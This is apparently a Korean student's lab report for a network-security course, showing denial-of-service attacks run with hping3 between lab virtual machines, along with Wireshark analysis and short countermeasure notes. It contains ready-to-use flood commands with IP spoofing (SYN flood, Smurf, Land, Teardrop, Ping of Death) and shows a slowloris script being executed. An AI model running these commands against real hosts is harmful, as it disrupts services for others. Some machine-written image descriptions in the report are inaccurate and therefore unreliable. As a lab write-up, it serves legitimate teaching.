

네트워크보안 과제7

서비스 거부 공격

202246109

김기현

2025년 5월 28일

Attacker : 칼리 가상머신 192.168.40.**128**

Victim : 윈도우 가상머신 (Windows Server) 192.168.40.**130**


Agent: 우분투 가상버신 192.168.40.**129**

사용 도구: hping3, wireshark

Ping of Death란 ICMP Flooding 공격의 일종으로 ping 명령으로 ICMP 패킷을 보낼 때 패킷을 최대한 길게 늘려서 전송하는 공격입니다.

네트워크에서는 하나의 큰 패킷이 잘게 쪼개져서 전송되기 때문에 공격자는 하나의 ICMP 패킷을 전송하지만 피해자는 많은 양의 패킷을 수신하게 되어 자원을 소모하게 됩니다.

1. Ping of Death 공격 수행하기



먼저 victim에서 Wireshark를 통해 패킷 캡처를 시작하며 준비를 합니다.

준비가 끝났으면 Attacker에서 Ping of Death공격을 수행합니다.

```
(root@kali)-[/home/kali]
hping3 --icmp --rand-source 192.168.40.130 -d 65000
HPING 192.168.40.130 (eth0 192.168.40.130): icmp mode set, 28 headers + 65000 data bytes
^C
— 192.168.40.130 hping statistic —
89 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

사용된 명령어 옵션에 대한 설명은 아래와 같습니다.

--icmp: 패킷 종류를 ICMP로 선택

--rand-source: 공격자의 IP 주소를 랜덤하게 생성

-d 65000: 전송하는 패킷의 길이를 65,000바이트로 설정

2. Ping of Death 공격의 패킷 분석하기

The image shows a Wireshark packet capture of a Ping of Death attack. The packet list pane displays several ICMP Echo (ping) requests and replies. The packet details pane for the selected packet (No. 293463) shows the structure of an ICMP Echo (ping) reply. The data field is 65000 bytes long and is filled with the hexadecimal value 0x58, which represents the ASCII character 'X'. The packet length is 1402 bytes, which is significantly larger than a standard ICMP Echo (ping) reply (which is typically around 60 bytes). This oversized packet is designed to cause a buffer overflow in the victim's network stack, leading to a crash or denial of service.

Victim 에서 캡처한 패킷을 분석하였습니다. 캡처된 패킷들은 모두 ICMP 프로토콜의 Echo Request이며 일반적인 핑보다 훨씬 큰 1402 바이트 크기를 가지고 있습니다. data 부분은 65000바이트로 X(0x58) 문자가 반복되어 비정상적인 데이터임을 알 수 있습니다.

<p>Frame 294079: 1402 bytes on wire (11216 bits), 1402 bytes captured (11216 bits)</p> <p>Ethernet II, Src: VMware_7d:d1:0e (00:0c:29:7d:d1:0e), Dst: VMware_f7:d6:0d (00:0c:29:f7:d6:0d)</p> <p>> Destination: VMware_f7:d6:0d (00:0c:29:f7:d6:0d)</p> <p>> Source: VMware_7d:d1:0e (00:0c:29:7d:d1:0e)</p> <p>Type: IPv4 (0x0800)</p> <p>[Stream index: 11]</p> <p>Internet Protocol Version 4, Src: 160.161.181.58, Dst: 192.168.40.130</p> <p>Internet Control Message Protocol</p> <p>Type: 8 (Echo (ping) request)</p> <p>Code: 0</p> <p>Checksum: 0x3334 [correct]</p> <p>[Checksum Status: Good]</p> <p>Identifier (BE): 48411 (0xbd1b)</p> <p>Identifier (LE): 7101 (0x1bbd)</p> <p>Sequence Number (BE): 22528 (0x5800)</p> <p>Sequence Number (LE): 88 (0x0058)</p> <p>[Response frame: 294123]</p> <p>> Data (65000 bytes)</p>	<p>> Frame 293991: 1402 bytes on wire (11216 bits), 1402 bytes captured (11216 bits)</p> <p>Ethernet II, Src: VMware_7d:d1:0e (00:0c:29:7d:d1:0e), Dst: VMware_f7:d6:0d (00:0c:29:f7:d6:0d)</p> <p>> Destination: VMware_f7:d6:0d (00:0c:29:f7:d6:0d)</p> <p>> Source: VMware_7d:d1:0e (00:0c:29:7d:d1:0e)</p> <p>Type: IPv4 (0x0800)</p> <p>[Stream index: 11]</p> <p>> Internet Protocol Version 4, Src: 81.181.98.213, Dst: 192.168.40.130</p> <p>Internet Control Message Protocol</p> <p>Type: 8 (Echo (ping) request)</p> <p>Code: 0</p> <p>Checksum: 0x3434 [correct]</p> <p>[Checksum Status: Good]</p> <p>Identifier (BE): 48411 (0xbd1b)</p> <p>Identifier (LE): 7101 (0x1bbd)</p> <p>Sequence Number (BE): 22272 (0x5700)</p> <p>Sequence Number (LE): 87 (0x0057)</p> <p>[Response frame: 294035]</p> <p>> Data (65000 bytes)</p>
---	--

```
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.40.128 netmask 255.255.255.0 broadcast 192.168.40.255
    inet6 fe80::73e6:9e30:2450:5b3a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:7d:d1:0e txqueuelen 1000 (Ethernet)
    RX packets 69439 bytes 43847943 (41.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20304 bytes 4313781 (4.1 MiB)
    TX errors 0 dropped 4 overruns 0 carrier 0 collisions 0
```

공격 패킷들의 Source IP는 여러개로 다양하게 나타났으나 모든 패킷의 MAC address는 동일했으며 실제 Attacker의 MAC address와 일치했습니다. 이는 공격자가 IP 스푸핑을 통해 여러 IP로 위조했지만 실제로는 단일 장비에서 공격을 수행했음을 알 수 있습니다.

위와 같은 Ping of Death 공격에 대응 하기 위해선 ICMP 패킷을 차단해야 합니다.

SYN Flooding 공격은 TCP 3-way 핸드셰이크 과정에서 공격자가 대량의 SYN 패킷을 피해 서버로 전송해 서버의 연결 자원을 고갈시키는 서비스 거부(DoS) 공격입니다. 정상적인 연결 요청처럼 보이지만 공격자는 응답을 받지 않고 연결을 완성하지 않아 서버가 과도하게 반응 대기 상태에 빠지게 만듭니다. 이로 인해 서버는 정상적인 사용자 요청을 처리하지 못하고 다운되거나 지연이 발생할 수 있습니다.

1. SYN Flooding 공격 수행하기

```
C:\Users\Administrator>netstat -anp tcp
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49670	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49671	0.0.0.0:0	LISTENING
TCP	127.0.0.1:53	0.0.0.0:0	LISTENING

공격을 수행하기 전 Victim에서 TCP 연결 상태를 확인합니다.

IIS 웹 서버는 80번 포트에서 정상적으로 LISTEN 상태입니다. Wireshark로 패킷 캡처를 시작합니다.

모든 준비가 끝났으면 Attacker에서 SYN Flooding 공격을 수행합니다.

```
(root@kali)-[/home/kali]
# hping3 --rand-source 192.168.40.130 -p 80 -S
HPING 192.168.40.130 (eth0 192.168.40.130): S set, 40 headers + 0 data bytes
```

사용된 명령어 옵션에 대한 설명은 아래와 같습니다.

-p 80: 80번 포트에 대해 패킷을 전송

-S: TCP 패킷 중 SYN만 전송

2. SYN Flooding 공격의 패킷 확인하기

The image shows a Wireshark packet capture of a SYN flood attack. The packet list displays numerous incoming SYN packets from various IP addresses to the victim IP 192.168.40.130 on port 80. The packet details pane for a selected packet shows the following information:

- Frame 130: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF...
- Ethernet II, Src: VMware_7d:d1:0e (00:0c:29:7d:d1:0e), Dst: VMware_f7:d6:0d (00:0c:29:7d:d6:0d)
- Destination: VMware_f7:d6:0d (00:0c:29:7d:d6:0d)
- Source: VMware_7d:d1:0e (00:0c:29:7d:d1:0e)
- Type: IPv4 (0x0800)
- [Stream index: 2]
- Padding: 000000000000
- Internet Protocol Version 4, Src: 20.94.231.119, Dst: 192.168.40.130
- Transmission Control Protocol, Src Port: 2571, Dst Port: 80, Seq: 0, Len: 0
 - Source Port: 2571
 - Destination Port: 80
 - [Stream index: 30]
 - [Stream Packet Number: 1]
 - [Conversation completeness: Incomplete (35)]
 - [TCP Segment Len: 0]
 - Sequence Number: 0 (relative sequence number)
 - Sequence Number (raw): 1802639581
 - [Next Sequence Number: 1 (relative sequence number)]
 - Acknowledgment Number: 301301578
 - Acknowledgment number (raw): 301301578
 - Options: 0101 -> Header Length: 20 bytes (5)

캡처된 패킷을 분석해보면 서로 다른 IP주소에서 Victim IP주소의 80포트로 SYN패킷을 보내는 모습을 확인했습니다. 모든 패킷은 SYN 플래그만 활성화된 상태로 정상적인 3 way 핸드셰이크 연결을 완성하지 않았습니다. Attacker가 SYN 패킷을 보낸 후 Victim이 SYN-ACK 응답을 보내면 Attacker는 RST 보내 연결을 완성하지 않았습니다.

3. 공격 확인하기

```
C:\Users\Administrator>netstat -anp tcp

Active Connections

Proto Local Address          Foreign Address        State
TCP   0.0.0.0:80              0.0.0.0:0              LISTENING
TCP   0.0.0.0:135             0.0.0.0:0              LISTENING
TCP   0.0.0.0:445             0.0.0.0:0              LISTENING
TCP   0.0.0.0:5357            0.0.0.0:0              LISTENING
TCP   0.0.0.0:5985            0.0.0.0:0              LISTENING
TCP   0.0.0.0:47001           0.0.0.0:0              LISTENING
TCP   0.0.0.0:49664           0.0.0.0:0              LISTENING
TCP   0.0.0.0:49665           0.0.0.0:0              LISTENING
TCP   0.0.0.0:49666           0.0.0.0:0              LISTENING
TCP   0.0.0.0:49667           0.0.0.0:0              LISTENING
TCP   0.0.0.0:49668           0.0.0.0:0              LISTENING
TCP   0.0.0.0:49669           0.0.0.0:0              LISTENING
TCP   0.0.0.0:49670           0.0.0.0:0              LISTENING
TCP   0.0.0.0:49671           0.0.0.0:0              LISTENING
TCP   127.0.0.1:53            0.0.0.0:0              LISTENING
TCP   192.168.40.130:53       0.0.0.0:0              LISTENING
TCP   192.168.40.130:139      0.0.0.0:0              LISTENING
TCP   192.168.40.130:50875    104.215.41.138:443     ESTABLISHED
```

공격을 받기 전 서버의 netstat -anp결괏값의 출력 화면에서 80번 포트는 LISTEN 상태로 별 다른 연결 상태가 확인되지는 않았습니다.

하지만 SYN Flooding 공격 후에는 80번 포트(HTTP)와 443(HTTPS)번 포트에 SYN_RECV 상태가 되어 있는 것을 확인할 수 있습니다.

위와 같은 SYN Flooding공격에 대응하기 위해선 SYN Received 대기시간을 짧게 설정하거나 SYN 패킷을 계속 보내는 IP주소를 차단해야 합니다.

Teardrop 공격하기

Teardrop 공격은 fragmentation 처리 과정의 취약점을 이용한 서비스 거부(DoS) 공격입니다. 공격자는 서로 겹치도록 설정된 IP 조각 패킷들을 피해 시스템에 보내고 시스템이 이를 재조합하려 할 때 오류를 유발시키는 공격입니다.

1. Teardrop 공격 수행하기

```
(root@kali)-[/home/kali]
# hping3 -a 200.200.200.200 192.168.40.130 -N 3200 -Q -p 21 -d 320 --flood
HPING 192.168.40.130 (eth0 192.168.40.130): NO FLAGS are set, 40 headers + 320 data bytes
hping in flood mode, no replies will be shown
```

hping3의 -Q(--seqnum) 명령으로 Teardrop 공격을 간단히 실행할 수 있습니다.

사용된 명령어 옵션에 대한 설명은 아래와 같습니다.

- N 3200: TCP 패킷의 ID 값으로 같은 ID 값이면 동일한 세션의 TCP 패킷으로 간주
- Q: TCP 패킷의 시퀀스 번호를 임의로 설정
- d 320: 패킷의 길이를 320바이트로 설정

2. Teardrop 공격의 패킷 분석하기

The image shows a Wireshark packet capture of a Teardrop attack. The packet list on the left shows several TCP segments from source 192.168.40.130 to destination 200.200.200.200. Notably, multiple segments have the same sequence number (61772) but different offsets (e.g., 0, 320, 640, etc.), which is characteristic of a Teardrop attack where fragments are sent with overlapping sequence numbers to confuse the receiver's reassembly process.

The packet details pane on the right shows the structure of a fragmented packet. It displays the Ethernet II, Internet Protocol Version 4, and User Datagram Protocol (UDP) headers. The UDP payload is shown as a series of bytes, with some bytes highlighted in red, indicating a potential issue or error in the packet structure.

```

> Frame 79498: 374 bytes on wire (2992 bits), 374 bytes captured (2992 bits) on interface \Device\NPF_{A02DB977-A814-46:
> Ethernet II, Src: VMware_7d:d1:0e (00:0c:29:7d:d1:0e), Dst: VMware_f7:d6:0d (00:0c:29:f7:d6:0d)
▼ Internet Protocol Version 4, Src: 200.200.200.200, Dst: 192.168.40.130
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
        Total Length: 360
        Identification: 0x0c80 (3200)
    > 000. .... = Flags: 0x0
        ...0 0000 0000 0000 = Fragment Offset: 0
        Time to Live: 64
        Protocol: TCP (6)
        Header Checksum: 0xf254 [validation disabled]
        [Header checksum status: Unverified]
        Source Address: 200.200.200.200
        Destination Address: 192.168.40.130
        [Stream index: 1]
    > Transmission Control Protocol, Src Port: 1242, Dst Port: 21, Seq: 1, Len: 320
    > File Transfer Protocol (FTP)
        [Current working directory: ]

```

패킷을 분석해본 결과 Src 는 200.200.200.200 Dst 는 192.168.40.130으로 확인되었습니다. 해당 패킷은 TCP SYN 패킷으로 21번 포트(FTP 포트)에서 연결을 시작하려는 요청을 보내고 있습니다.

fragment offset 값이 0으로 고정되어 있는 패킷이 수천 개가 들어왔습니다. 시퀀스 번호도 랜덤으로 설정되어 있어서 Victim 이 패킷들을 정상적인 연결 시도로 처리할 수 없게 만들었습니다. 이를 통해 시스템은 잘못된 패킷을 처리하게 되어 DoS 상태에 빠지게 됩니다.

위와같은 TearDrop 공격에 대응하기 위해선 조작된 패킷을 탐지하여 버리고 해당 패킷을 송신한 IP주소를 차단해야 합니다.

Land 공격은 출발지 IP 주소와 목적지 IP 주소를 같게 설정하여 전송하는 공격입니다. 이 공격에서 생성된 패킷은 출발지와 목적지가 동일하여 시스템이 해당 패킷을 처리할 때 무한 루프에 빠지게 만듭니다. 이로 인해 시스템의 IP 스택에 심각한 장애가 발생하고 서비스 거부 (DoS) 상태로 이어질 수 있습니다. Land 공격은 네트워크 장비의 패킷 처리 로직을 악용하여 시스템 자원을 소모시키고 비정상적인 상태로 만들게 됩니다.

1. Land 공격 수행하기

```
(root@kali)-[/home/kali]
# hping3 192.168.40.130 -a 192.168.40.130 --icmp --flood
HPING 192.168.40.130 (eth0 192.168.40.130): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

사용된 명령어 옵션에 대한 설명은 아래와 같습니다.

- a : 출발지 IP 주소를 192.168.40.130로 설정. IP 스푸핑을 통해 출발지 주소를 위조.
- icmp: ICMP 프로토콜을 사용하여 ICMP Echo Request 패킷을 전송.
- flood: 대량의 패킷을 빠르게 지속적으로 전송하여 DoS 공격을 유발.

2. Land 공격의 패킷 분석하기

The screenshot shows a Wireshark capture of a network interface (Ethernet II). The packet list pane displays a series of ICMP Echo (ping) requests from source IP 192.168.40.130 to destination IP 192.168.40.130. The packet details pane for the selected packet (No. 169351) shows the following structure:

- Ethernet II, Src: VMware_f7:d6:0d (00:0c:29:f7:d6:0d), Dst: VMware_f7:d6:0d (00:0c:29:f7:d6:0d)
- Source: VMware_f7:d6:0d (00:0c:29:f7:d6:0d)
- Type: IPv4 (0x0800)
- [Stream index: 0]
- Padding: 00000000000000000000000000000000
- Internet Protocol Version 4, Src: 192.168.40.130, Dst: 192.168.40.130
- Internet Control Message Protocol
 - Type: 8 (Echo (ping) request)
 - Code: 0
 - Checksum: 0xe7c1 [correct]
 - [Checksum Status: Good]
 - Identifier (BE): 35752 (0x8ba8)
 - Identifier (LE): 43147 (0xa8bb)
 - Sequence Number (BE): 33941 (0x8495)
 - Sequence Number (LE): 38276 (0x9584)

Smurf 공격하기

Smurf 공격은 출발지 IP 주소를 피해자의 IP 주소로 조작한 ICMP 패킷을 로컬 네트워크에 다이렉트 브로드캐스팅하여 발생하는 공격입니다. 이 공격에서 공격자는 브로드캐스트 주소를 이용해 네트워크 내의 모든 호스트가 피해자에게 응답 패킷을 전송하도록 유도합니다. 결과적으로 피해자는 대량의 ICMP Echo Reply 패킷을 수신하게 되어 과부하가 발생하고 시스템 성능이 저하되거나 서비스 거부(DoS) 상태에 빠질 수 있습니다.

1. Smurf 공격 수행하기

```
(root@kali)-[/home/kali]
# hping3 192.168.40.129 -a 192.168.40.130 --icmp --flood
HPING 192.168.40.129 (eth0 192.168.40.129): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

사용된 명령어 옵션에 대한 설명은 아래와 같습니다.

192.168.40.129: Agent의 IP 주소입니다.

-a : 출발지 IP 주소를 Victim의 IP주소로 위조합니다.

--icmp: ICMP 프로토콜을 사용하여 패킷을 전송합니다.

--flood: 가능한 최대 속도로 패킷을 빠르게 연속 전송합니다.

2. Smurf 공격의 패킷 분석하기

No.	Time	Source	Destination	Protocol	Length	Info
8508	194.2267473208	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
8508	194.226751219	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
8508	194.226757017	192.168.40.130	192.168.40.129	ICMP	42	Echo (ping) reply id=0x3ded, s
8508	194.226771212	192.168.40.130	192.168.40.129	ICMP	42	Echo (ping) reply id=0x3ded, s
8508	194.226810898	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
8508	194.226814897	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
8509	194.226820595	192.168.40.130	192.168.40.129	ICMP	42	Echo (ping) reply id=0x3ded, s
8509	194.226832091	192.168.40.130	192.168.40.129	ICMP	42	Echo (ping) reply id=0x3ded, s
8509	194.226915463	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
8509	194.226925309	192.168.40.130	192.168.40.129	ICMP	42	Echo (ping) reply id=0x3ded, s
8509	194.226944336	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
8509	194.226949835	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
8509	194.227034333	192.168.40.130	192.168.40.129	ICMP	42	Echo (ping) reply id=0x3ded, s
8509	194.227037528	192.168.40.130	192.168.40.129	ICMP	42	Echo (ping) reply id=0x3ded, s
8509	194.227038312	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
8509	194.227067011	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
8509	194.227073209	192.168.40.130	192.168.40.129	ICMP	42	Echo (ping) reply id=0x3ded, s

No.	Time	Source	Destination	Protocol	Length	Info
52	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
54	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
56	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
57	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
58	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
59	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
60	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
61	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
62	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
63	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
64	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
65	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
66	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
67	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
68	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
69	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
70	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
71	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
72	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
73	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
74	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s
75	29.818186	192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request id=0x3ded, s

Source	Destination	Protocol	Length	Info
192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request
192.168.40.129	192.168.40.130	ICMP	60	Echo (ping) reply
192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request
192.168.40.129	192.168.40.130	ICMP	60	Echo (ping) reply

캡처된 패킷을 분석해보면 Victim IP 주소에서 Agent IP주소로 ICMP Echo request 패킷을 전달하고 Agent는 ICMP Echo reply로 응답하는 패턴이 나타납니다. Agent가 Victim IP를 출발지로 위조하여 네트워크 내 여러 호스트에 요청을 보내고 호스트가 피해자에게 대량의 응답을 보내 과부하를 유발하는 방식임을 확인할 수 있었습니다.

```

▼ Ethernet II, Src: VMware_7d:d1:0e (00:0c:29:7d:d1:0e), Dst: VMware_4c:29:3a (00:0c:29:4c:29:3a)
  > Destination: VMware_4c:29:3a (00:0c:29:4c:29:3a)
  > Source: VMware_7d:d1:0e (00:0c:29:7d:d1:0e)
    Type: IPv4 (0x0800)
    [Stream index: 5]
    Padding: 00000000000000000000000000000000

```

```

❏ (root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.40.128 netmask 255.255.255.0 broadcast 192.168.40.255
    inet6 fe80::73e6:9e30:2450:5b3a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:7d:d1:0e txqueuelen 1000 (Ethernet)
    RX packets 70312 bytes 43932364 (41.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0

```

한편 공격자의 IP 주소는 확인할 수 없었으나 MAC 주소를 확인해보면 Source MAC address가 공격자의 MAC 주소로 되어 있어서 MAC 주소를 통해 실제 공격자를 추적할 수 있는 단서가 될 수 있음을 알 수 있었습니다.

1. Slow HTTP Header DoS 공격 수행하기

Slow HTTP Header DoS 공격은 Slowloris 공격이라고도 불리며 HTTP 메시지의 헤더 정보를 비정상적으로 조작하여 웹서버가 헤더 정보를 완전히 수신할 때까지 연결을 유지하도록 만드는 공격입니다. 웹서버는 HTTP 메시지의 헤더와 바디를 개행 문자로 구분하는데 개행 문자가 포함되지 않은 불완전한 메시지를 받으면 HTTP 헤더 정보가 아직 완성되지 않은 것으로 인식하여 연결을 계속 유지합니다. 공격자는 다수의 클라이언트로부터 이러한 불완전한 HTTP 메시지를 웹서버에 전송하도록 하여 서버가 정상적인 클라이언트 요청을 처리하지 못하도록 만들어 서비스 거부(DoS) 상태를 초래할 수 있습니다.

1-1) attacker에서 공격코드 작성 및 공격 수행

```
(root@kali)-[/home/kali]
└─$ vim slowloris.py

(root@kali)-[/home/kali]
└─$ python3 slowloris.py 192.168.40.130 80 1000
Begin emission
.
Finished sending 1 packets
*
Received 2 packets, got 1 answers, remaining 0 packets
IP / TCP 192.168.40.128:13106 > 192.168.40.130:http A / Raw
Begin emission

Finished sending 1 packets
*
Received 1 packets, got 1 answers, remaining 0 packets
Begin emission

Finished sending 1 packets
*
```

slowloris.py 코드는 대상 서버에 여러 TCP 연결을 만들고 HTTP GET 요청 헤더 끝에 개행 문자를 빼서 연결을 계속 유지하도록 만듭니다. 지정한 횟수만큼 불완전한 요청을 보내서 서버 자원을 고갈시키고 서비스 거부 상태를 유도합니다.

1-2) 공격 확인 및 분석

The image shows a Wireshark packet capture analysis. The top pane displays a list of network packets. Packet 1037 is selected, showing a TCP RST packet from 192.168.40.128 to 192.168.40.130. The bottom pane shows the details of this packet, including the Ethernet II header, Internet Protocol Version 4 header, and Transmission Control Protocol header. The TCP header shows a sequence number of 1, a window size of 0, and a RST flag set. The right pane shows the raw packet data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
1026	24.443617	192.168.40.128	192.168.40.130	TCP	60	55585 → 80 [RST] Seq=1 Win=0 Len=0
1027	24.486808	192.168.40.128	192.168.40.130	TCP	91	55585 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=37
1028	24.486825	192.168.40.130	192.168.40.128	TCP	54	80 → 55585 [RST] Seq=1 Win=0 Len=0
1029	24.546834	192.168.40.128	192.168.40.130	TCP	60	42936 → 80 [SYN] Seq=0 Win=8192 Len=0
1030	24.546904	192.168.40.130	192.168.40.128	TCP	58	80 → 42936 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1031	24.547288	192.168.40.128	192.168.40.130	TCP	60	42936 → 80 [RST] Seq=1 Win=0 Len=0
1032	24.603044	192.168.40.128	192.168.40.130	TCP	91	42936 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=37
1033	24.603062	192.168.40.130	192.168.40.128	TCP	54	80 → 42936 [RST] Seq=1 Win=0 Len=0
1034	24.655804	192.168.40.128	192.168.40.130	TCP	60	11987 → 80 [SYN] Seq=0 Win=8192 Len=0
1035	24.655909	192.168.40.130	192.168.40.128	TCP	58	80 → 11987 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1036	24.656324	192.168.40.128	192.168.40.130	TCP	60	11987 → 80 [RST] Seq=1 Win=0 Len=0
1037	24.715491	192.168.40.128	192.168.40.130	TCP	91	11987 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=37
1038	24.715509	192.168.40.130	192.168.40.128	TCP	54	80 → 11987 [RST] Seq=1 Win=0 Len=0
1039	24.759737	192.168.40.128	192.168.40.130	TCP	60	33544 → 80 [SYN] Seq=0 Win=8192 Len=0
1040	24.759829	192.168.40.130	192.168.40.128	TCP	58	80 → 33544 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1041	24.760187	192.168.40.128	192.168.40.130	TCP	60	33544 → 80 [RST] Seq=1 Win=0 Len=0
1042	24.819579	192.168.40.128	192.168.40.130	TCP	91	33544 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=37
1043	24.819596	192.168.40.130	192.168.40.128	TCP	54	80 → 33544 [RST] Seq=1 Win=0 Len=0
1044	24.867789	192.168.40.128	192.168.40.130	TCP	60	19160 → 80 [SYN] Seq=0 Win=8192 Len=0
1045	24.867837	192.168.40.130	192.168.40.128	TCP	58	80 → 19160 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1046	24.868014	192.168.40.128	192.168.40.130	TCP	60	19160 → 80 [RST] Seq=1 Win=0 Len=0
1047	24.908053	192.168.40.128	192.168.40.130	TCP	91	19160 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=37
1048	24.908068	192.168.40.130	192.168.40.128	TCP	54	80 → 19160 [RST] Seq=1 Win=0 Len=0

Frame 1037: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface \Device\NPF...
